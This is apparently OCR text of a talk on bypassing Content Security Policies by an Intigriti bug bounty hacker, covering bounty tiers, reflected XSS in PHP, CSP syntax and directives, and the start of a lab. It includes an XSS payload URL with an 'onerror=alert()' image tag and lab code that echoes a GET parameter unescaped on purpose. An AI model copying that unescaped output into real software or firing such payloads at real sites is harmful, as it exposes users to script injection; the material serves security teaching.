Whoami

- Robbe Van Roey / PinkDraconian
- Hacker Manager @ Intigriti
- Security Content on Youtube
- CTF Player
- Bug Bounty Hunter

I am a stupid hacker

I am an ethical hacker

Intigriti

- Bug bounty
  - Earn money whilst hacking real companies legally

Public Open

Intel / Intel® / Detail

Bounties

	Low	Medium	High	Critical	Exceptional
Tier 1	$2,000	$5,000	$30,000	$100,000	$100,000
Tier 2	$1,000	$3,000	$15,000	$30,000	$30,000
Tier 3	$500	$1,500	$5,000	$10,000	$10,000

View changes

Public Open

Nestlé / Nestlé VDP / Detail

Bounties

Responsible disclosure

View cha

Public Open

Visma / Visma / Detail

Bounties

	Low	Medium	High	Critical	Exceptional
Tier 2	€100	€250	€1,000	€3,000	€7,500

View changes

Public Open

Red Bull / Red Bull / Detail

Bounties

Responsible disclosure

View changes

Bypassing CSPs 0 👉 👨

Because nothing can stop the hackers

INTIGRITI


XSS

```php
<?php

$name = $_GET["name"];

// Bad (Good for me 😇)
echo 'Hello ' . $name;

// Good (Bad for me 😈)
echo 'Hello ' . htmlspecialchars($name);

?>
```

Source

```
https://notsosecure.com/?name=
<img/src='x'/onerror=alert()>
```

Payload




Result


CSP


```
Content-Security-Policy: default-src 'self'
```

```
Content-Security-Policy: default-src 'self' example.com *.example.com
```

```
Content-Security-Policy: default-src 'self'; img-src *; media-src example.org
example.net; script-src userscripts.example.com
```


Inspector
Console
Debugger
Network
Storage
1
Filter Output
Errors
Warnings
Logs
Info
Debug
CSS
XHR
Requests
Content Security Policy: The page's settings blocked the loading of a resource at inline ("script-src").
a.html:9:1


Elements
Console
Sources
Network
Performance
Memory
1
1
top
Filter
Default levels
1 Issue: 1
Refused to execute inline script because it violates the following Content Security Policy directive: "script-src 'none'". Either the 'unsafe-inline' keyword, a hash ('sha256-opIQwEHlBdVo+H+PfvUn2CY/tX7iyDDKExIC7JAJWFA='), or a nonce ('nonce-...') is required to enable inline execution.
a.html:9



Setting a CSP

The good way 😇

The bad way 😈

Syntax

```
Content-Security-Policy: <directive> <value>; <directive> <value>;
```

Directives

Content-Security-Policy: <directive> <value>;

- child-src
- connect-src
- **default-src**
- font-src
- frame-src
- img-src
- manifest-src
- media-src
- object-src
- prefetch-src
- **script-src**
- script-src-elem
- script-src-attr
- style-src
- style-src-elem
- style-src-attr
- worker-src
- **base-uri**
- sandbox
- form-action
- frame-ancestors
- navigate-to
- report-uri
- report-to
- require-sri-for
- require-trusted-types-for
- trusted-types
- upgrade-insecure-requests

Values


Content-Security-Policy: <directive> <value>;


- none
- self
- strict-dynamic
- unsafe-inline
- unsafe-eval
- unsafe-hashes
- host
- scheme
- nonce-*
- sha*-*

BYPASS

The lab

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>CSP Bypass</title>
    <link rel="stylesheet" href="lab.css">
    <meta http-equiv="content-security-policy" content="">
</head>
<body>
<div class="container overlay" id="container">
    <div class="overlay-panel overlay-middle">
        <h1>Hello, <?php echo isset($_GET['name']) ? $_GET['name'] : 'guest'; ?>!</h1>
